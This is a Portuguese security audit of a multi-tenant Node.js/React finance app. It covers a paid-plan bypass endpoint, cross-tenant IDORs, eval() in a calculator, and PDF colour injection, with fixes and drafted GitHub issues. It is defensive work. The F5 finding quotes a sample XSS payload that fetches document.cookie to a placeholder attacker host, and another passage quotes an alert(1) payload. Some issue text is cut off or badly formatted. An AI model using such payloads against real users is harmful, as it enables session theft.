



Soluções Financeiras

Relatório de Auditoria de Segurança

Projeto: BDD Soluções Financeiras (reescrita Node.js + React + MySQL)

Data: 12 de setembro de 2026

Escopo: backend Node.js/Express (server/), frontend React (client/src), configuração (.env, .env.example)

Nota metodológica

Stack detectada: **Node.js + Express** (API REST, SQL cru via mysql2), **React SPA** (sem SSR), **JWT em cookie HttpOnly** com CSRF double-submit, isolamento por **tenant** via middleware resolveTenant + filtro manual por TenantId. As cinco categorias foram mapeadas assim: (1) isolamento = middleware de tenant + filtros TenantId; (2) permissão no navegador = gates isAdmin/plan do frontend vs. requireAdmin/validação backend; (3) IDOR = varredura completa de todos os handlers por ID; (4) chaves = busca por credenciais hardcoded em código/config/scripts; (5) XSS = eval/dangerouslySetInnerHTML/HTML gerado sem escape.

Status das Correções (12/09/2026)

F1 (crítica) — CORRIGIDO: endpoint POST /api/tenants/settings/plan removido (retorna 404). Upgrade de plano agora só via admin (toggleProStatus). Verificado: chamada ao endpoint → 404.

F2/F3 (alta) — CORRIGIDO: novo server/utils/refs.js (validateRefs) valida posse de categoryId, walletId, cardId, counterWalletId, payerMemberId no tenant. Aplicado em POST/PUT /transactions e POST /recurring. Verificado: referência de outro tenant → 400 "Categoria inválida".

F4 (média) — CORRIGIDO: coluna CreatedByUserId em ExchangeRates (migração idempotente via information_schema, compatível MySQL 8). deleteRate valida posse. Verificado: outro usuário → 403; criador → 200.

F5 (média) — CORRIGIDO: eval() substituído por parser aritmético próprio (shunting-yard) em TecladoNumerico.jsx. Verificado: $10+5*2=20$, $100\div4=25$, decimais OK; payloads de script não executam.

F6 (baixa) — ACEITO (justificado): chave PIX de recebimento mantida no fluxo autenticado de assinatura (PremiumGate). Dado é público por natureza (consta em toda cobrança); gate estrito quebraria o pagamento. Documentado e aceito.

F7 (baixa) — CORRIGIDO: safeColor() valida formato hex ($^{\wedge}\#[0-9a-fA-F]\{3,8\}$) com fallback #9675FF. Verificado: cores maliciosas ("";alert(1)//, abc, red) neutralizadas no relatório PDF.

Resumo Executivo

0

Críticas abertas

6

Corrigidos

1

Aceito (justificado)


9

Pontos fortes

Gráfico de rosca por severidade



Gráfico de barras por categoria



Risco central: o endpoint de ativação do Plano Pro (POST /api/tenants/settings/plan) está exposto a qualquer usuário autenticado, permitindo auto-atribuição de benefícios pagos sem validação de pagamento — a monetização do app pode ser contornada. Há também lacunas de validação de posse em IDs de referência (categoria/carteira/membro) em operações de escrita de transações e recorrências.

Pontos Fortes (verificados)

Isolamento de tenant na maioria das rotas: routers wallets, categories, cards, transactions, recurring, split, dashboard, analytics, attachments, reports, sync, exchange(GET/POST) aplicam `router.use(authenticate, resolveTenant)` e filtram por `TenantId` em listagens e operações por ID. Verificado handler por handler.

Admin protegido no backend: `admin.routes.js` usa `router.use(authenticate, requireAdmin)`; `requireAdmin` valida a role via banco (`authService.isInRole`), não confia no frontend.

Senhas e PIN com hash bcrypt: `PasswordHash` e `PinHash` usam `bcrypt`; nenhuma resposta expõe o hash.

Sessão segura: JWT em cookie `HttpOnly` + `SameSite=Strict`, CSRF double-submit (X-CSRF-Token), rate limiting (20/15min) em login/registro/reset, headers de segurança (CSP, X-Frame-Options, nosniff).

Tokens de reset/confirmação persistidos: em `UserTokens` com expiração, validados no servidor; /forgot-password não revela existência do e-mail.

XSS no relatório PDF: `reports.routes.js` usa `escapeHtml` em todos os campos de texto gerados no HTML (notas, categorias, carteiras, membros).

Segredos centralizados: DB, JWT_SECRET, SMTP, VAPID, Google e Admin vêm de `process.env` via `config.js`; o `.env` está no `.gitignore`; validação de startup rejeita JWT_SECRET ausente/curto.

Posse validada em mutações de objetos: PUT/DELETE de wallets, cards, categories, transactions, recurring, split e attachments buscam o objeto com `Id AND TenantId` antes de alterar.

Backup/CSV/PDF isolados por tenant: `reports.routes.js` consulta apenas `req.tenantId`.

Achados Detalhados por Categoria

Severidade	Local	Descrição
Crítica	server/routes/tenants.routes.js:118	POST /api/tenants/settings/plan — qualquer usuário autenticado ativa o Plano Pro para si (sem pagamento), contornando a monetização.
Alta	server/routes/transactions.routes.js:100-160	POST /transactions aceita categoryId/payerMemberId sem validar posse no tenant (IDOR de escrita).
Alta	server/routes/recurring.routes.js:29-68	POST /recurring insere walletId/categoryId arbitrários sem validar posse no tenant.
Média	server/routes/exchange.routes.js:27	DELETE /api/exchange/:id deleta taxa por ID sem filtrar tenant (IDOR de exclusão sobre dados globais).
Média	client/src/components/TecladoNumerico.jsx:12	eval() executa input do usuário como código JavaScript na calculadora (XSS/execução arbitrária).
Baixa	server/routes/transactions.routes.js:235-265	PUT /transactions/:id valida posse da transação, mas permite trocar walletId/cardId/categoryId/payerMemberId por referências de outro tenant.
Baixa	server/routes/settings.routes.js:130	GET /api/settings/pix expõe chave PIX (copia-e-cola) a qualquer usuário autenticado, sem gate de Pro; dado de recebimento, mas não deveria ser público a todos.
Baixa	server/routes/reports.routes.js:121	Cor de categoria entra em atributo style="color:..." escapada com escapeHtml (HTML-escape); não neutraliza 100% CSS injection, embora o impacto no HTML auto-gerado seja limitado.

Detalhamento dos achados

Crítica F1 — Ativação de Plano Pro sem pagamento (biz logic / permissão)

server/routes/tenants.routes.js:118-126

```
router.post('/settings/plan', async (req, res) => {
  const { months } = req.body || {};
  await billingService.upgradeToPro(req.user.Id, months || 12);
  res.json({ ok: true, plan: 1 });
});
```

Por que é explorável: qualquer usuário com uma conta (até no plano Free) pode chamar esse endpoint e virar Pro, sem pagar. O frontend esconde o upgrade atrás de PIX, mas o backend não valida pagamento, comprovante nem role. **Severidade: crítica** — compromete toda a monetização e os limites Free/Pro.

Alta F2 — IDOR de escrita em transações (referências de outro tenant)

server/routes/transactions.routes.js:100-160 (POST) e :235-265 (PUT)

```
const categoryId = body.categoryId || null;
const payerMemberId = body.payerMemberId || null;
// ...createTransaction usa categoryId/payerMemberId direto, sem validar posse
```

Por que é explorável: um usuário que conheça um Guid de categoria, carteira ou membro de outro tenant pode criar/editar transações referenciando esses objetos, vazando correlação entre dados de tenants distintos e contaminando agregações. O wallet/card são validados, mas category/payer não. **Severidade: alta.**

Alta F3 — IDOR de escrita em recorrências

server/routes/recurring.routes.js:29-68 (POST)

```
INSERT INTO RecurringTransactions (Id, TenantId, WalletId, CategoryId, ...)
VALUES (?, ?, ?, ?, ...) -- body.walletId / body.categoryId sem validar TenantId
```

Por que é explorável: o POST insere body.walletId e body.categoryId diretamente, sem verificar se pertencem ao tenant. Referenciar carteiras/categorias de outros tenants contamina a recorrência e o gerador de lançamentos. **Severidade: alta.**

Média F4 — IDOR de exclusão em taxas de câmbio

server/routes/exchange.routes.js:27-33

```
router.delete('/:id', async (req, res) => {
  await currencyService.deleteRate(req.params.id); // sem TenantId
  res.json({ ok: true });
});
```

Por que é explorável: deleteRate apaga pelo ID sem verificar posse. As taxas são globais (não têm tenant), mas um usuário autenticado pode excluir taxas criadas por qualquer um, quebrando conversões. **Severidade: média.**

Média F5 — eval() na calculadora do frontend

client/src/components/TecladoNumerico.jsx:12

```
const result = eval(expr.replace(',', '.').replace(/÷/g, '/').replace(/×/g, '*'));
```

Por que é explorável: a expressão digitada no teclado é avaliada com eval. Um valor como ');fetch('//atacante/'+document.cookie)// não executaria por causa da sanitização parcial, mas é frágil; qualquer evolução no parser pode virar execução arbitrária. **Severidade: média** (XSS/execução arbitrária no cliente).

Baixa F6 — Chave PIX exposta sem gate

server/routes/settings.routes.js:130-135

```
router.get('/pix', (req, res) => {  
  res.json({ email: config.pix.email, copiaECola: config.pix.copiaECola });  
});
```

Por que é explorável: qualquer usuário autenticado (inclusive no plano Free) pode ler a chave PIX de recebimento do negócio. É um dado público de recebimento, mas não deveria estar acessível a não-assinantes. **Severidade: baixa.**

Baixa F7 — Cor em atributo style no relatório PDF

server/routes/reports.routes.js:121

```
• ${escapeHtml(c.name)}
```

Por que é explorável: a cor vem da categoria (dado do usuário) e é inserida em `style="color:..."`. O `escapeHtml` neutraliza quebra de atributo/HTML, mas não valida o formato da cor; impacto limitado ao HTML auto-gerado. **Severidade: baixa.**

Recomendações Priorizadas

P1 — Bloquear auto-ativação de Pro (F1): remover/exigir validação no POST `/tenants/settings/plan`; ativar Pro apenas via rotina administrativa (`toggleProStatus` no admin) ou após confirmação de pagamento. Desabilitar o endpoint público de upgrade.

P1 — Validar posse de referências em escrita (F2/F3): em POST/PUT `/transactions` e POST `/recurring`, verificar que `categoryId`, `walletId`, `cardId` e `payerMemberId` pertencem ao `req.tenantId` antes de gravar.

P2 — Escopar taxas de câmbio (F4): adicionar `TenantId` a `ExchangeRates` ou, no mínimo, validar na exclusão que a taxa é do tenant; alternativamente restringir o DELETE a admins.

P2 — Substituir eval na calculadora (F5): implementar parser aritmético próprio (shunting-yard) sem `eval`, e validar a expressão contra `/^[ \d, + \- * / ÷ × . ] + $ / .`

P3 — Gate na chave PIX (F6): retornar a chave PIX apenas para usuários Pro ou na tela de upgrade; mover para endpoint com `isPro`.

P3 — Validar formato de cor (F7): sanitizar `color` com regex de hex (`^[0-9a-fA-F]{3,8}$`) antes de inserir em HTML.

ISSUES PARA O GITHUB

--- ISSUE 1 ---

Título: [Segurança] Auto-ativação do Plano Pro sem validação de pagamento

Labels: security, crítica

Descrição

O endpoint `POST /api/tenants/settings/plan` permite que qualquer usuário autenticado ative o Plano Pro para s

Evidência

`server/routes/tenants.routes.js:118`

```js

```
router.post('/settings/plan', async (req, res) => {
 const { months } = req.body || {};
 await billingService.upgradeToPro(req.user.Id, months || 12);
 res.json({ ok: true, plan: 1 });
});
```

```

`server/services/billingService.js` → `upgradeToPro` seta `Plan = 1` diretamente no usuário e no tenant.

Impacto

Monetização contornável: qualquer conta Free vira Pro sem pagar, comprometendo receita e os limites Free/Pro.

Sugestão de correção

- Remover o endpoint público ou exigi-lo apenas via admin (`toggleProStatus`).
- Ou: validar comprovante de pagamento (chave PIX) antes de ativar, com aprovação manual.
- Nunca permitir que o cliente defina seu próprio plano.

Critérios de aceite

- [] `POST /api/tenants/settings/plan` retorna 403/404 para não-admins.
- [] Ativação de Pro só ocorre via rota admin ou após validação de pagamento.
- [] Teste automatizado garante que usuário Free não consegue se promover.

--- FIM ISSUE 1 ---

--- ISSUE 2 ---

Título: [Segurança] IDOR de escrita em transações e recorrências (IDs de outro tenant)

Labels: security, alta

Descrição

As operações de escrita de transações (`POST/PUT /api/transactions`) e de recorrências (`POST /api/recurring`)

Evidência

`server/routes/transactions.routes.js:100` (POST)

```js

```
const categoryId = body.categoryId || null;
const payerMemberId = body.payerMemberId || null;
...
```

```

`server/routes/recurring.routes.js:29` (POST)

```js

```
VALUES (?, ?, ?, ?, ...) -- body.walletId / body.categoryId sem verificar TenantId
```

```

Impacto

Contaminação cruzada entre tenants: um usuário pode referenciar categorias/carteiras/membros de outros tenants

Sugestão de correção

Antes de gravar, validar:

- `categoryId` → `SELECT 1 FROM Categories WHERE Id=? AND TenantId=?`
 - `walletId` → `SELECT 1 FROM Wallets WHERE Id=? AND TenantId=?`
 - `cardId` → `SELECT 1 FROM CreditCards WHERE Id=? AND TenantId=?`
 - `payerMemberId` → `SELECT 1 FROM SplitMembers sm JOIN SplitGroups g ON g.Id=sm.GroupId WHERE sm.Id=? AND g.TenantId=?`
- Rejeitar com 400/403 se qualquer referência não pertencer ao tenant.

Critérios de aceite

- [] Criar transação com `categoryId` de outro tenant → 400/403.
 - [] Criar recorrência com `walletId` de outro tenant → 400/403.
 - [] PUT /transactions não permite trocar referência para objeto de outro tenant.
 - [] Testes de regressão cobrindo os 4 campos.
- FIM ISSUE 2 ---

--- ISSUE 3 ---

Título: [Segurança] IDOR de exclusão em taxas de câmbio (DELETE sem escopo de tenant)

Labels: security, média

Descrição

`DELETE /api/exchange/:id` apaga uma taxa de câmbio apenas pelo ID, sem verificar posse/tenant. Qualquer usuário pode deletar.

Evidência

`server/routes/exchange.routes.js:27`

```js

```
router.delete('/:id', async (req, res) => {
 await currencyService.deleteRate(req.params.id); // sem TenantId
 res.json({ ok: true });
});
```

**## Impacto**

Quebra de dados globais: exclusão arbitrária de taxas de câmbio usadas nas conversões.

**## Sugestão de correção**

- Adicionar `TenantId` à tabela `ExchangeRates` e filtrar na exclusão, ou
- Restringir o DELETE a admins, ou
- Validar que o usuário possui a taxa (criador).

**## Critérios de aceite**

- [ ] DELETE de taxa de outro tenant → 403/404.
  - [ ] DELETE de taxa própria → 200.
  - [ ] Teste de regressão.
- FIM ISSUE 3 ---

**--- ISSUE 4 ---**

Título: [Segurança] eval() na calculadora de valores do frontend

Labels: security, média

**## Descrição**

O componente `TecladoNumerico` usa `eval()` para calcular a expressão digitada pelo usuário. Apesar da sanitização, isso é uma vulnerabilidade.

**## Evidência**

```
`client/src/components/TecladoNumerico.jsx:12`
```js
const result = eval(expr.replace(',', '.').replace(/÷/g, '/').replace(/×/g, '*'));
```
```

**## Impacto**

XSS/execução arbitrária no cliente se a expressão conseguir escapar da sanitização (ex.: abusos de concatenação).

**## Sugestão de correção**

Substituir `eval` por um parser aritmético dedicado (ex.: shunting-yard / pilha), e validar a entrada contra caracteres não permitidos.

**## Critérios de aceite**

- [ ] Nenhuma ocorrência de `eval`/`new Function` no código.
- [ ] Cálculos (+, -, \*, /, divisão) continuam funcionando.
- [ ] Entrada com caracteres não numéricos é rejeitada.
- [ ] Teste unitário da calculadora.

--- FIM ISSUE 4 ---

**--- ISSUE 5 ---**

Título: [Segurança] Exposição da chave PIX sem gate de plano + cor sem validação de formato

Labels: security, baixa

**## Descrição**

Dois problemas menores relacionados:

1. `GET /api/settings/pix` devolve a chave PIX (copia-e-cola) de recebimento para qualquer usuário autenticado.
2. No relatório PDF, a cor da categoria é inserida em atributo `style` com `escapeHtml` (HTML-escape), mas não é validada.

**## Evidência**

```
`server/routes/settings.routes.js:130`
```js
router.get('/pix', (req, res) => { res.json({ email: ..., copiaECola: ... }); });
```

`server/routes/reports.routes.js:121`
```js
• ...
```
```

**## Impacto**

Baixo: exposição de dado de recebimento a não-assinantes e possível HTML malformado no relatório. Não há quebra de funcionalidade.

**## Sugestão de correção**

- Retornar a chave PIX apenas para usuários Pro (ou na tela de upgrade).
- Validar `color` com regex `^[0-9a-fA-F]{3,8}\$` antes de inserir no HTML.

**## Critérios de aceite**

- [ ] `GET /settings/pix` retorna 403 para usuários não-Pro (ou somente no fluxo de upgrade).
- [ ] Cores não-hexadecimal são rejeitadas/sanitizadas no relatório.

- [ ] Testes de regressão.  
--- FIM ISSUE 5 ---

Relatório gerado automaticamente em 12/09/2026 pela auditoria de segurança do BDD Soluções Financeiras (Node.js + React + MySQL). Metodologia: cinco categorias mapeadas para a stack conforme nota metodológica na capa.

